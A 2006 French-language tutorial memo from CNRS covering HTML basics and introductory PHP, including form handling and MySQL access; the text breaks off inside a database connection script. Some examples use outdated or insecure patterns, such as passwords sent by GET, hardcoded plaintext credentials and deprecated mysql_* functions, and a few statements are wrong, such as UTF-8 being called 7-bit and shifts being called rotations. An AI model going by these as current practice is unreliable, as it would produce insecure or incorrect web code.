CENTRE NATIONAL DE LA RECHERCHE SCIENTIFIQUE

Mémo

PHP / HTML

Ce mémo a été conçu pour permettre une prise en main rapide des langages HTML et PHP.
Il se veut très incomplet, mais est sans doute une bonne base pour appréhender ces deux langages pour lesquels vous pourrez facilement trouver des compléments d'informations sur les sites web et dans les ouvrages cités en bibliographie.

Damien Brémont (damien.bremont@lpthe.jussieu.fr), novembre 2006

Table des matières

A Le langage HTML....3
A.1 Introduction....3
A.2 Historique....3
A.3 HTML : Un langage à balises....3
A.4 Les attributs....3
A.5 Les commentaires....4
A.6 Notion de document HTML....4
A.7 La page HTML minimum....4
A.8 Codage des caractères spéciaux....4
A.9 Présentation des données....5
A.10 Les tableaux....6
A.11 Liens hypertextes....6
A.12 Les images....7
A.13 Les formulaires....7
A.14 Conclusion HTML....10
B Introduction au langage PHP....11
B.1 Introduction....11
B.2 Historique....11
B.3 Principes de fonctionnement....11
B.4 Avantages et inconvénients de PHP....12
B.5 Mon premier script....12
C Les base du langage PHP....14
C.1 Pour bien démarrer....14
C.2 Les types de données....15
C.3 Les opérateurs....18
C.4 Structures de contrôle....19
C.5 Les fonctions....21
C.6 Fonctionnalités avancées....22
D PHP et la sécurité....30
D.1 Anciens fichiers et fichiers *.inc....30
D.2 L'inclusion de fichiers....31
E Codes HTTP....33

A Le langage HTML

A.1 Introduction

Ce premier chapitre est un rappel thérapeutique sur le langage HTML, il n'a nullement la prétention d'être un cours sur le HTML, mais permet simplement de comprendre les rudiments du langage HTML et de voir les fonctions de base de ce langage.

Le **HTML** ("*HyperText Markup Language*") est un langage à balise de présentation de données utilisé sur le **World Wide Web.**

Il permet notamment la lecture de documents à partir de machines différentes grâce au protocole HTTP, permettant d'accéder via le réseau à des documents repérés par une adresse unique, appelée URL.

Faut-il le rappeler, on accède au web à l'aide de navigateurs internet dont les plus connus sont Internet Explorer, Mozilla Firefox et Safari.

A.2 Historique

Le langage HTML a été mis au point par Tim Berners-Lee, chercheur au CERN qui en est à l'origine. C'est à partir de 1993 que l'on considère l'état du HTML suffisamment avancé pour parler de langage (HTML est alors baptisée symboliquement HTML 1.0). Le navigateur internet utilisé à l'époque était nommé NCSA Mosaïc.

En décembre 1997, le HTML 4.0 a été publié. La dernière version, HTML 4.01 apportant des modifications mineures est apparue fin 1999, elle est la dernière encore aujourd'hui puisque les développements de HTML sont arrêtés depuis.

A.3 HTML : Un langage à balises

Les balises HTML sont généralement présentes par paire afin d'agir sur les éléments qu'elles encadrent. La première est appelée "balise d'ouverture" et la seconde "balise de fermeture". La balise de fermeture est précédé du caractère /) :

Ainsi les balises et permettent de mettre en gras le texte qu'elles encadrent :

```
<b> Ce texte est en gras </b>
```

Les balises HTML ont la particularité de pouvoir être imbriquées de manière hiérarchique afin de permettre le cumul de leurs propriétés, cependant le chevauchement n'est pas correct, comme dans l'exemple ci-dessous :

```
<b><i>Ce texte est en gras</b>, celui-ci en italique</i>
```

A.4 Les attributs

Un attribut est un élément, présent au sein de la balise ouvrante, permettant de définir des propriétés supplémentaires à la balise à laquelle il appartient.

Voici un exemple d'attribut pour la balise <p> (balise définissant un paragraphe) permettant de spécifier que le texte doit être aligné sur la droite :


```
<p align="right">Exemple de paragraphe</p>
```

Chaque balise peut comporter un ou plusieurs attributs, chacun pouvant avoir aucune, une ou plusieurs valeurs.

A.5 Les commentaires

Des balises spéciales permettent d'insérer des commentaires dans le code HTML

```
<!-- Voici un commentaire -->
```

A.6 Notion de document HTML

Une page HTML est un simple fichier texte contenant des balises HTML. Par convention l'extension donnée à une page HTML est .htm ou .html mais une page web peut potentiellement porter n'importe quelle extension notamment .php, .php3 ou .php4 pour une page générée dynamiquement en PHP.

A.7 La page HTML minimum

Une page HTML est un fichier texte commençant par la balise <HTML> et finissant par la balise </HTML>. Elle contient également un en-tête décrivant le titre de la page, puis un corps dans lequel se trouve le contenu de la page.

L'en-tête est délimité par les balises <HEAD> et </HEAD>.

Le corps est délimité par les balises <BODY> et </BODY>.

Ainsi la page HTML minimum peut être représentée comme suit :

```
<HTML>
     <HEAD>
          <TITLE> Le titre </TITLE>
     </HEAD>
    <BODY>
          Contenu de la page
     </BODY>
</HTML>
```

La ligne suivante doit également être ajoutée en prologue pour indiquer le type de document.

Elle fait ainsi référence à la norme HTML, afin de spécifier le standard et la version utilisée pour le codage de la page en HTML.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN">
```

A.8 Codage des caractères spéciaux

Par défaut la norme HTML code les caractères au format UTF-8 sur 7 bits, ce qui donne un alphabet assez pauvre, puisque par défaut les caractères accentués ne sont pas possible.

Il existe alors deux méthodes pour rendre accessible depuis tous les pays et tous les navigateurs les caractères spéciaux dont raffole par exemple la langue française.

La plus simple et celle recommandé, consiste à étendre le jeu de caractère en ajoutant dans le header du fichier HTML les informations de contenu suivantes :

```
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
```

ISO 8859-1 étant le code ISO de la française, il devient alors possible d'utiliser normalement notre alphabet, qui sera alors codés sur 8 bits.

La seconde consiste à remplacer les caractères spéciaux par leur équivalant en code HTM., voici donc quelques caractères que l'on rencontre fréquemment :

Caractère	Code ISO	Code HTML
"	&#34;	&quot;
&	&#38;	&amp;
‹	&#139;	&lt;
›	&#155;	&gt;
espace		
ç	&#231;	&ccedil;
è	&#232;	&egrave;
é	&#233;	&eacute;
ê	&#234;	&ecirc;

A.9 Présentation des données

HTML étant conformément à sa définition un langage de présentation de données, il dispose de nombreuses balises permettant de mettre en valeur les informations, les principales sont :

Balise de style	Effet Visuel
<I>	Italique
<B>	Met la police en gras
<H1><H2>.....<H6>	Niveau de titre (du plus grand au plus petit)

Il existe beaucoup d'autres balises permettant mettre en exposant, en indice,....

Les balises <Hx> peuvent être complétées par des attributs d'alignement par exemple (LEFT, RIGHT, CENTER, JUSTIFY, ...).

Ainsi pour faire un beau titre de page on peut par exemple écrire :

```
<H1 ALIGN=JUSTIFY> Texte justifié </H1>
```

Le langage HTML considère les paragraphes comme des blocs de texte. Les navigateurs répartissent au mieux leur contenu dans la fenêtre.

A l'intérieur d'un paragraphe, les espaces, tabulations et retours chariot comptent pour un seul espace.

La mise en page par blocs de texte est réalisée par l'intermédiaire de la paire de balises et

Le retour chariot (retour à la ligne simple) est réalisé grâce à la balise

A.10 Les tableaux

Les tableaux sont encadrés par les balises <TABLE> et </TABLE>
Le titre du tableau est encadré par <CAPTION> </CAPTION>
Les cellules d'en-tête sont encadrées par <TH> </TH> (pour Table Header)
Chaque ligne est encadrée par <TR> </TR> (Table Row)
Les cellules de valeur sont encadrées par <TD> </TD> (Table Data)

Par exemple le tableau:

```
<TABLE BORDER="1">
  <CAPTION> Voici le titre du tableau </CAPTION>
  <TR>
    <TH> Titre A1 </TH>
    <TH> Titre A2 </TH>
    <TH> Titre A3 </TH>
    <TH> Titre A4 </TH>
  </TR>
  <TR>
    <TH> Titre B1 </TH>
    <TD> Valeur B2 </TD>
    <TD> Valeur B3 </TD>
    <TD> Valeur B4 </TD>
  </TR>
</TABLE>
```

On obtient alors le tableau suivant :

Voici le titre du tableau

Titre A1	Titre A2	Titre A3	Titre A4
Titre B1	Valeur B2	Valeur B3	Valeur B4

De très nombreux attributs peuvent être ajoutés aux balises de tableaux afin d'aligner (verticalement, et horizontalement) espacer les cellules, mettre en valeur les données du tableau...

A.11 Liens hypertextes

Les liens hypertextes permettent de naviguer:

* vers une autre machine
* vers un fichier HTML situé à un emplacement différent sur la machine qui héberge la page
* vers un autre endroit du document

Dans le cas d'un lien externe on écrira ainsi pour pointer vers l'URL (Universal Ressource Locator) du site web du CNRS

```
<a href="http://www.cnrs.fr/">CNRS</a>
```

On peut créer un lien vers une page située sur le même ordinateur en remplaçant l'URL par le fichier cible.

Ce lien peut être fait de façon relative, en repérant le fichier cible par rapport au fichier

source. Si le fichier cible est "index.html" situé dans le répertoire parent, son lien s'écrira:

```
<a href="../index.html">Retourner à l'accueil</a>
```

Ce lien peut aussi être fait de façon absolue, en écrivant l'adresse du fichier cible de façon locale, ou bien par rapport à la racine du site web.

```
<a href="/index.html">Retourner à l'accueil</a>
```

Les signets permettent de marquer un endroit précis d'une page pour s'y rendre par hypertexte. Cela se fait grâce à l'attribut NAME ou ID.

Par exemple:

```
<p id="haut"> ... </p>
```

On l'appellera grâce au lien suivant qui aura pour effet de renvoyer au signe « haut »:

```
<a href="#haut">Haut de la page</a>
```

A.12 Les images

Quelques images sur un site Web peuvent le rendre plus attractif et plus convivial !

La balise IMG du langage HTML permet d'insérer des images dans une page.

Seuls les formats d'images suivants sont acceptés en standard dans les spécifications du W3C :

- Les images JPEG (.JPG)
- Les images PNG : Leur taille est faible dans le cas d'images avec peu de couleurs avec des tons uniformes, ce format permet en outre d'avoir des images entrelacées (qui s'affichent progressivement)
- Les images GIF : Elles possèdent les mêmes atouts que les images PNG, si ce n'est que format n'est pas totalement libre.

Les attributs disponibles pour une image sont les suivants :

SRC: Indique l'emplacement de l'image (il est obligatoire)

ALIGN: Spécifie l'alignement de l'image par rapport au texte adjacent.

ALT: Permet d'afficher un texte alternatif lorsque l'image ne s'affiche pas (obligatoire).

TITLE: Permet d'afficher une infobulle lors du survol de l'image par le curseur.

WIDTH: Permet de spécifier la largeur de l'image.

HEIGHT: Permet de spécifier la hauteur de l'image.

Soit l'exemple suivant :

```
<IMG SRC="url_de_l_image"
    ALT="Texte remplaçant l'image"
    TITLE="Texte à afficher">
```

A.13 Les formulaires

Les formulaires interactifs permettent aux auteurs de pages Web de dialoguer avec leurs internautes, comme par exemple dans des systèmes de réservation en ligne, des moteurs de

recherche, ...

Le lecteur saisit des informations en remplissant des champs puis appuie sur un bouton de soumission (submit) pour l'envoyer à une URL, c'est-à-dire à un script qui sera exécuté (CGI Common Gateway Interface) ou interprété (PHP, ASP...)

A.13.1 La balise FORM

Les formulaires sont délimités par la balise <FORM> ... </FORM>, une balise qui permet de regrouper plusieurs éléments de formulaire (boutons, champs de saisie,...) et qui possède les attributs obligatoires suivants :

METHOD indique sous quelle forme seront envoyées les réponses :

- POST correspond à un envoi de données stockées dans le corps de la requête, c'est à dire que les données sont directement stockées dans l'en tête de la requête HTTP.
- GET correspond à un envoi des données codées dans l'URL, et séparées de l'adresse du script par un point d'interrogation soit :

```
http://monsite.com/index.php3?champ1=val1&champ2=val2
```

ACTION indique l'adresse d'envoi (par exemple une page en php)

La balise FORM possède comme attribut facultatif ENCTYPE qui spécifie le codage des données dans l'URL, qui peut être utilisé pour l'envoi de fichiers.

Cela peut par exemple donner cela :

```
<FORM method="GET" action="valider_resultats.php">
<!--Description des champs du formulaire voir ci-dessous-->

</FORM>
```

Il est possible d'insérer n'importe quel élément HTML de base dans une balise FORM (textes, boutons, tableaux, liens,...) mais il est surtout intéressant d'insérer des éléments interactifs. Ces éléments interactifs sont:

- La balise INPUT: un ensemble de boutons et de champs de saisie
- La balise TEXTAREA: une zone de saisie
- La balise SELECT: une liste à choix multiples

A.13.2 La balise INPUT

La balise INPUT est la balise essentielle des formulaires, car elle permet de créer un bon nombre d'éléments "interactifs". La syntaxe de cette balise est la suivante:

```
<INPUT type="Nom du champ" value="Valeur par défaut" name="Nom
de l'élément">
```

L'attribut name est essentiel car il permettra au script de connaître la variable contenant la valeur fournie par l'utilisateur.

L'attribut type permet de préciser le type d'élément que représente la balise INPUT, voici les

valeurs que ce champ peut prendre:

- checkbox: il s'agit de cases à cocher pouvant admettre deux états: checked (coché) et unchecked (non coché).
- hidden: il s'agit d'un champ caché.
- password: il s'agit d'un champ de saisie, dans lequel les caractères saisis apparaissent sous forme d'astérisques afin de camoufler la saisie de l'utilisateur
- radio: il s'agit d'un bouton permettant un choix parmi plusieurs proposés. L'ensemble des boutons radios doit porter le même nom et un attribut checked pour un des boutons permet de préciser le bouton sélectionné par défaut
- reset: il s'agit d'un bouton de remise à zéro permettant uniquement de rétablir l'ensemble des éléments du formulaire à leurs valeurs par défaut
- submit: il s'agit du bouton de soumission permettant l'envoi du formulaire. Le texte du bouton peut être précisé grâce à l'attribut value
- text: il s'agit d'un champ de saisie permettant la saisie d'une ligne de texte. La taille du champ peut être définie à l'aide de l'attribut size et la taille maximale du texte saisi grâce à l'attribut maxlength
- file: il s'agit d'un champ permettant à l'utilisateur de préciser l'emplacement d'un fichier qui sera envoyé avec le formulaire.


```
<FORM method="GET" action="valider_resultats.php">

<!--Un champ de texte pour saisir le nom-->
Nom :<INPUT type=text name="nom" maxlength="10"><br>

<!--Deux boutons radios pour saisir le sexe-->
Homme : <INPUT type=radio name="sexe" value="M" checked><br>
Femme : <INPUT type=radio name="sexe" value="F"><br>

<!--Le bouton pour valider le formulaire-->
<INPUT type="submit" value="Envoyer">
</FORM>
```

Avec le code HTML ci-dessus, on obtient le formulaire suivant :



A.13.3 La balise TEXTAREA

La balise TEXTAREA permet de définir une zone de saisie plus vaste par rapport à la simple ligne de saisie que propose la balise INPUT. Cette balise possède les attributs suivants:

- cols: représente le nombre de caractères que peut contenir une ligne
- rows: représente le nombre de lignes
- name: représente le nom associé au champ

La valeur par défaut de la zone de texte est encartée entre les balises TEXTAREA.


```
    <TEXTAREA rows="3" name="commentaires">
 Tapez ici vos commentaires</TEXTAREA>
```

Ce qui donne le champ de formulaire suivant :


A.13.4 La balise SELECT

La balise SELECT permet de créer une liste déroulante d'éléments (précisés par des balises OPTION à l'intérieur de celle-ci). Les attributs de cette balise sont:

- name: représente le nom associé au champ
- size: représente le nombre de lignes de la liste
- multiple: marque la possibilité pour l'utilisateur de choisir plusieurs champs dans la liste

```
    <SELECT name="type_film">
         <OPTION VALUE="comedie" SELECTED>Comidie</OPTION>
         <OPTION VALUE="drame">Drame</OPTION>
         <OPTION VALUE="erotique">Erotique</OPTION>
    </SELECT>
```

Donne le formulaire à choix multiple suivant :



A.14 Conclusion HTML

Félicitation, vous avez réussi a atteindre la fin de la description succincte du langage HTML, elle est très largement incomplète, cependant, je ne saurais que vous renvoyer vers le site du W3C (World Wide Web Consortium) sur lequel vous retrouvez la norme HTML4.01 dans son intégralité.

http://www.w3.org/TR/REC-html40/

Vous trouverez également sur le site du W3C un moteur vous permettant de vérifier la validité des codes HTML que vous produirez. Si vous respectez la norme vous aurez alors le droit d'apposer le logo du W3C sur votre site.

http://validator.w3.org/

Le langage PHP

B Introduction au langage PHP

B.1 Introduction

PHP est un langage de script interprété largement utilisé et spécialement étudié pour les développements orientés web. Il est exécuté côté serveur contrairement à Javascript qui lui est exécuté côté client.

B.2 Historique

Le langage PHP a été mis au point en 1994 par Rasmus Lerdorf, sous forme succincte pour connaître le nombre de connexions sur sa page personnelle contenant son CV en ligne.
En 1995, à la demande des utilisateurs, il publie la première version 1.0 qu'il nomme **Personal Home Page**.

Suit rapidement la version 2 nommée PHP/FI et qui gère les formulaires et les bases de données mSQL.

En 1998 apparaît la version 3 réalisée désormais par une équipe de développeurs.

En 2000 sortie de PHP 4 avec apport de la programmation orientée objet, puis en 2004 arrivée de PHP 5 doté du nouveau moteur Zend 2.0 et de nouvelles fonctionnalités (objet principalement).

B.3 Principes de fonctionnement




Figure 1

B.4 Avantages et inconvénients de PHP

Ses principaux atouts sont:

- La gratuité et la disponibilité du code source (PHP est distribué sous licence GNU GPL)
- La simplicité d'écriture de scripts (héritée du C et du PERL)
- La possibilité d'inclure le script PHP au sein d'une page HTML
- La simplicité d'interfaçage avec des bases de données (MySql, PostgreSQL, Oracle, …)
- Richesse des bibliothèques (LDAP, maths, synthèse d'images, …)
- L'intégration au sein de nombreux serveurs web (Apache, Microsoft IIS, etc.)
- La portabilité et l'intégration sur de nombreuses plate-formes (Linux, Unix, Windows)

Malheureusement, PHP comporte également des inconvénients :

- (Très) fréquentes failles de sécurité
- Lenteur d'exécution. En effet les scripts sont lancés côté serveur, ils peuvent donc être amenés à gérer de nombreuses requêtes simultanées
- Pas d'interactivité avec le client (besoin d'avoir recours à Javascript)
- Une mauvaise programmation de vos scripts peut créer de gros trous de sécurité risquant de compromettre votre serveur.

B.5 Mon premier script

L'exemple commenté du code PHP du fichier test.php sera interprété, il a été inséré directement dans le code HTML entre les balises <? et ?>.

```
<HTML>
<HEAD>
<TITLE>Mon premier script</TITLE>
</HEAD>
<BODY>
<?
//Chouette je peux écrire en PHP maintenant

echo "Hello World";

/* Le test traditionnel affichera
simplement sur la page web : Hello World*/
?>
<BODY>
</HTML>
```

test.php

Il est également possible de ne pas mélanger code PHP et code HTML, ce qui est judicieux pour ne pas dégrader la lisibilité des programmes.

Toujours sur le même exemple il pourrait être fait :

```
<?
//On inclut l'en tête HTML
include "header.inc";

echo "Hello World";

// Et le pied de la page
include "footer.inc";
?>
```

test.php

```
<HTML>
<HEAD>
<TITLE>Mon premier script</TITLE>
</HEAD>
<BODY>
```

header.inc

```
<BODY>
</HTML>
```

footer.inc

NOTA l'extension .inc a été choisie arbitrairement, elle ne sera pas interprétée par le serveur web, le contenu du fichier sera donc juste « collé »

Il est également possible d'intégrer des fichiers php dans une page php grâce aux fonctions require("mon_fichier.php") et require_once("mon_fichier.php")

Ces fichiers peuvent par exemple servir de fichier de configuration, ou bien permettre la description de fonctions.

C Les base du langage PHP

C.1 Pour bien démarrer

Cette partie va définir succinctement les rudiments et les spécificités du langage PHP. Comme vous les verrez, la syntaxe est très proche de celle du C.

Tout d'abord la casse n'intervient pas dans les noms de fonctions

```
echo "Bonjour";
EcHo "Bonjour";
```

sont équivalents

En revanche, elle intervient dans les noms de variables

```
$nom="bonjour";
$NOM="bonjour";
```

désignent deux variables différentes, par contre les noms de variable ne doivent pas commencer par un chiffre

C.2 Les types de données

Les variables, elle sont précédés d'un $, par contre **il n'y a pas de déclaration**, **l'affectation détermine le type de la variable.**

PHP supporte les types de données suivants :

- Booléens (TRUE / FALSE)
- nombres entiers
- nombres à virgule flottante
- chaînes de caractères ($nom="bonjour";)
- tableaux
- objets (programmation orientée objet)
- Les constantes (define (PI, 3.14116))

C.2.1 Les chaînes de caractère

Entre guillemets simples, rien n'est interprété (sauf \' échappement de ' et \\ échappement du caractère \)

```
$ch1 = 'Bonjour';
```

Entre guillemets doubles, sont interprétés les variables, les caractères spéciaux \n \r \t \$ \" \\

```
$ch2 = "Monsieur !\n";
```

Le . est utilisé pour concaténer des chaînes de caractère

```
$ch3 = $ch1."Monsieur !\n";
```

```
echo"\n";
```

provoque un saut de ligne dans le code HTML généré mais ne provoque de saut de ligne HTML (il faut utiliser <br>) !

C.2.2 Conversion de chaînes de caractères en valeur numérique

Attention l'absence de déclaration des variables contrairement au C simplifie la vie mais peut conduire à des résultats inattendus :


```
$i = 1 + "4.5";
     // $i vaut 5.5
$i = 1 + "toto + 9";
     // $i vaut 1
$i = 1 + "toto + 9";
     //$i vaut 1
$i = 1 + "9 + toto";
     //$i vaut 10
//La valeur est définie par le premier caractère de la chaîne
//0 si c'est du texte donc 0 pour le t de toto
```

C.2.3 Tableaux

Les tableaux en PHP sont référencés par des clefs qui peuvent être :

- des listes de valeurs indicées (0, 1, 2, ...)

```
$tab[0] = 1;
$tab[1] = "une chaîne";
```

- des tableaux associatifs

```
$tab["nom"]="Bullock";
$tab["prenom"]="Sandra";
```

NOTA Les tableaux peuvent être multidimensionnels
Les tableaux peuvent prêtre initialisés implicitement comme ci-dessus ou bien avec la fonction array

- Indicé

```
$tab = array("1","une chaine",120);
```

- Associatif

```
$mes=array("nom"=>"Bullock", "prenom" => "Sandra");
```

La fonction count($tab) retourne le nombre d'éléments du tableau tab.

C.2.4 Les constantes

Comme en C il est possible de définir des constantes :

```
define("MAX", 255);
```

D'autres constantes sont également définis par le système comme

TRUE, FALSE

PHP_OS : système d'exploitation du serveur

PHP_VERSION : version de PHP utilisée

D'autres offrent des informations plus ou moins utiles par exemple sur les clients se connectant au site comme :

$REMOTE_HOST : nom de la machine client

$REMOTE_ADDR : adresse IP de la machine client

$REMOTE_USER : nom du client après identification

$HTTP_USER_AGENT : nom du navigateur

La liste n'est pas exhaustive.

C.2.5 Portée des variables

La portée d'une variable dépend du contexte dans lequel la variable est définie. Pour la majorité des variables, la portée concerne la totalité d'un script PHP. Mais, lorsque vous définissez une fonction, la portée d'une variable définie dans cette fonction est locale à la fonction. Par exemple:

```
<?php
$a = 1; /* portée globale */
function test() {
    echo $a; /* portée locale */
}
test();
?>
```

Le script n'affichera rien à l'écran car la fonction echo utilise la variable locale $a, et celle-ci n'a pas été assignée préalablement dans la fonction. Vous pouvez noter que ce concept diffère un petit peu du langage C dans lequel une variable globale est automatiquement accessible dans les fonctions, à moins d'être redéfinie localement dans la fonction. Cela peut poser des problèmes si vous redéfinissez des variables globales localement. En PHP, une variable globale doit être déclarée à l'intérieur de chaque fonction afin de pouvoir être utilisée dans cette fonction, cette déclaration se fait à l'aide du mot clé global.

```
<?
$a = 1;
$b = 2;
function somme()
{
    global $a, $b;
    $b = $a + $b;
}
somme();
echo $b;
?>
```

Dans cet exemple le résultat affiché sera 3 puisque la fonction somme a additionné $a et $b, variables globales.

Une autre caractéristique importante de la portée des variables est la notion de variable static. Une variable statique a une portée locale uniquement, mais elle ne perd pas sa valeur lorsque le script rappelle la fonction. Prenons l'exemple suivant:


```
<?php
function test()
{
    static $a = 0;
    echo $a;
    $a++;
}
?>
```

Ainsi à chaque nouvel appel de la fonction test, $a sera incrémenté de 1, le contenu de la variable $a étant conservé puisqu'elle est définie comme statique.

C.3 Les opérateurs

Les opérateurs en PHP sont très similaires à ceux en C, les voici de manière synthétique et par ordre de priorité décroissante

Les opérateurs de calcul

+	addition
-	soustraction
*	multiplication
/	division
=	affectation (de valeur à une variable)
%	modulo (reste de la division)

Les opérateurs d'assignation

+=	addition deux valeurs et stocke le résultat dans la variable (à gauche)
-=	soustrait deux valeurs et stocke le résultat dans la variable
*=	multiplie deux valeurs et stocke le résultat dans la variable
/=	divise deux valeurs et stocke le résultat dans la variable
%=	donne le reste de la division deux valeurs et stocke le résultat dans la variable
|=	Effectue un OU logique entre deux valeurs et stocke le résultat dans la variable
^=	Effectue un OU exclusif entre deux valeurs et stocke le résultat dans la variable
&=	Effectue un Et logique entre deux valeurs et stocke le résultat dans la variable
.=	Concatène deux chaînes et stocke le résultat dans la variable

Les opérateurs d'incrémentation

++	Incrémentation
--	Décrémentation

Les opérateurs de comparaison

==	opérateur d'égalité
<	opérateur d'infériorité stricte
<=	opérateur d'infériorité
>	opérateur de supériorité strict
>=	opérateur de supériorité
!=	opérateur de différence

Les opérateurs logiques (booléens)

|| ou OR	OU logique
&& ou AND	ET logique
XOR	OU exclusif
!	NON logique

Les opérateurs bit-à-bit

&	ET bit-à-bit
|	OU bit-à-bit
^	OU exclusif
~	Complément (NON)

Les opérateurs de rotation de bit

<<	Rotation à gauche
>>	Rotation à droite

Autres opérateurs

.	Concaténation
$	Référencement de variable
->	Propriété d'un objet

Faites cependant surtout attention à l'absence de déclaration des variables qui peut facilement amener à comparer des types différents.

C.4 Structures de contrôle

Les structures de contrôle (if, while, for, ...) en PHP ont la même syntaxe qu'en C. Pour mémoire, les voici rappelées.

C.4.1 Instruction if

```
if (condition réalisée)
{
   liste d'instructions
}
else
{
 autre série d'instructions
}
```

Si il y a plusieurs conditions possibles, voici la syntaxe :

```
      if ((condition1)&&(condition2))
      if ((condition1)||(condition2))
```

Voici la seule différence offerte par PHP vis à vis du C, le Si.... Mais !

```
if ($a > $b)
{
     echo "a est plus grand que b";
}
elseif ($a == $b)
{
     echo "a est égal à b";
}
else
{
     echo "a est plus petit que b";
}
```

C.4.2 L'instruction while

```
while (condition réalisée)
{
  liste d'instructions
}
```

C.4.3 Instruction switch

```
switch (Variable)
{
case Valeur1 :
Liste d'instructions
break;

case Valeur2 :
Liste d'instructions
break;
...
default:
Liste d'instructions
break;
}
```

C.4.4 boucle for

Même chose qu'en C :

```
for (compteur; condition; modification du compteur)
 {
liste d'instructions
}
```

Exemple

```
for ($i=1; $i<6; $i++)
{
echo "$i<br>";
}
```

C.5 Les fonctions

PHP recèle de nombreuses fonctions intégrées permettant d'effectuer des actions courantes. Toutefois, il est possible de définir des fonctions utilisateur, il est même vivement conseillé que ce soit pour des actions répétitives, ou bien pour simplement pour la lisibilité du code.

La déclaration d'une fonction se fait grâce au mot-clé *function*, selon la syntaxe suivante:


```
function Addition ($i, $j)
{
  // $i et  $j sont des variables locales
  $somme =  $i + $j;
  return $somme;
}
  $i = 2;
  $j = 3;
  // Appel de la fonction, passage par valeur
  $k = Addition ($i, $j);
  echo $k;
```

Une fonction peut ne rien retourner, tout comme elle peut renvoyer n'importe quel type de variable.

En précédant le nom de la variable par & on réalise un passage de variable par référence.

De même il est important de veiller à limiter l'espace mémoire utilisée par les variables, on privilégiera donc toujours les variables locales plutôt que les variables globales plus gourmandes.

C.6 Fonctionnalités avancées


A quoi servirait un tel langage si on ne luis donnait pas d'inter-activité avec l'utilisateur ?

Voilà bien un des points forts de ce langage, il permet facilement de dialoguer avec les internautes, grâce à de nombreuses fonctions comme dans le domaine des bases de données, des gestions de sessions, ...

C.6.1 Récupérer les données utilisateurs

Pour commencer, nous allons voir comment exploiter les données qui ont été transmises par un utilisateur dans un formulaire HTML au moyen des méthodes POST ou GET.

Prenons par exemple un formulaire très simple permettant l'authentification



Et dont voici le code source en HTML :

```
<html>
     <head>
          <title>Authentification</title>
     </head>
<body>
<form method="GET" action="verification.php">
<table>
  <tr>
    <td>Login :</td>
    <td><input type="text" name="Login" size="10"></td>
  </tr>
  <tr>
    <td>Mot De Passe :</td>
    <td><input type="password" name="Password" size="10"></td>
  </tr>
</table>
<input type="submit" value="Valider" name="Valider">
</form>
</body>
</html>
```

Quand l'utilisateur cliquera sur le bouton valider, il transmettra au programme serveur les informations dans l'URL, la méthode GET étant employée :

```
Login=toto&Password=tata
```

Le script PHP récupère alors les informations dans des variables ce qui reviendrait dans le programme à faire des déclarations de variables avec :

```
$Login=toto;
$Password=tata;
```

Nota ce type d'usage des variables transmises par un formulaire ne fonctionne que si la variable register_globals du fichier de configuration de PHP, php.ini est à « on » (ce qui n'est plus le cas pour des raisons de sécurité).

Pour plus de rigueur et plus de sécurité, il est donc préférable d'aller récupérer le contenu des variables dans le tableau associatif $_GET.

```
$Login=$_GET['Login']
$Password=$_GET['Password'];
```

Cela permet de s'assurer du fonctionnement quelque soit la configuration du serveur, et au passage de préciser explicitement la source exacte des variables, Ici les données issues de la méthode GET du protocole HTTP.

Les données pourraient aussi venir de la méthode POST ($_POST["]), de cookies ($_COOKIES["]), de sessions ($_SESSION["]), ou bien encore avoir déjà été utilisées dans le script.

Et on peut maintenant utiliser ces données pour fabriquer une page HTML fonction du résultat.


```
<?
if ( ( $Login == "toto" ) && ( $Password == "tata") )
{
     echo "Bonjour toto";
}
else
{
     echo "Désolé";
}
 ?>
```

Eextrait du fichier verification.php (il manque tout le code HTML)

Cela paraît donc un jeu d'enfant !
Cependant il est crucial de s'assurer que les données saisies par l'utilisateur ne risquent pas de compromettre le programme en contrôlant les données saisies, et en adoptant une programmation défensive

C.6.2 PHP et MySQL

Comme nous l'avons vu en introduction PHP dispose de nombreuses fonctions permettant de l'interfacer par exemple avec MySQL, base de donnée libre.

Les fonctions PHP les plus couramment utilisées pour accéder à une base MySQL sont les suivantes :

mysql_connect() pour ouvrir une connexion avec le serveur de base de donnée

mysql_select_db() pour changer la base active sur la connexion en cours

mysql_query() pour envoyer une requête SQL

mysql_close() pour fermer la connexion avec le serveur

Les résultats peuvent ensuite être exploités grâce aux fonctions

mysql_num_rows() retourne le nombre de résultats renvoyé par la requête

mysql_fetch_array() pour transformer une ligne de résultat en tableau indicé

mysql_fetch_assoc() pour transformer une ligne de résultat en tableau associatif

Plutôt que de longs discours, voici un exemple qui devrait clarifier l'usage de ces fonctions.

Soit une Table *MEMBRES* dans la base MaBase ayant le modèle suivant :

Nom	Prenom
Bullock	Sandra
Kornikova	Anna

Elle a été crée avec les requêtes SQL suivantes :

```
CREATE DATABASE `MaBase`;

CREATE TABLE `MEMBRES` (
`Nom` VARCHAR( 10 ) NOT NULL ,
`Prenom` VARCHAR( 10 ) NOT NULL
);
```

Et les données ont été insérées ainsi :

```
INSERT INTO `MEMBRES` ( `Nom` , `Prenom` )
VALUES ('Bullock', 'Sandra');

INSERT INTO `MEMBRES` ( `Nom` , `Prenom` )
VALUES ('Kornikova', 'Anna');
```

Voici désormais un petit script affichant toutes les occurrences de la table MEMBRES de la base MaBase.


```
<?
//Definition des constantes
define('SERVEUR',"localhost");
define('USERBDD',"tata");
define('PASSWD',"tata");
define('NOMBASE',"MaBase");

//Connexion a la base de donnees
$connexion=mysql_connect(SERVEUR ,USERBDD, PASSWD)
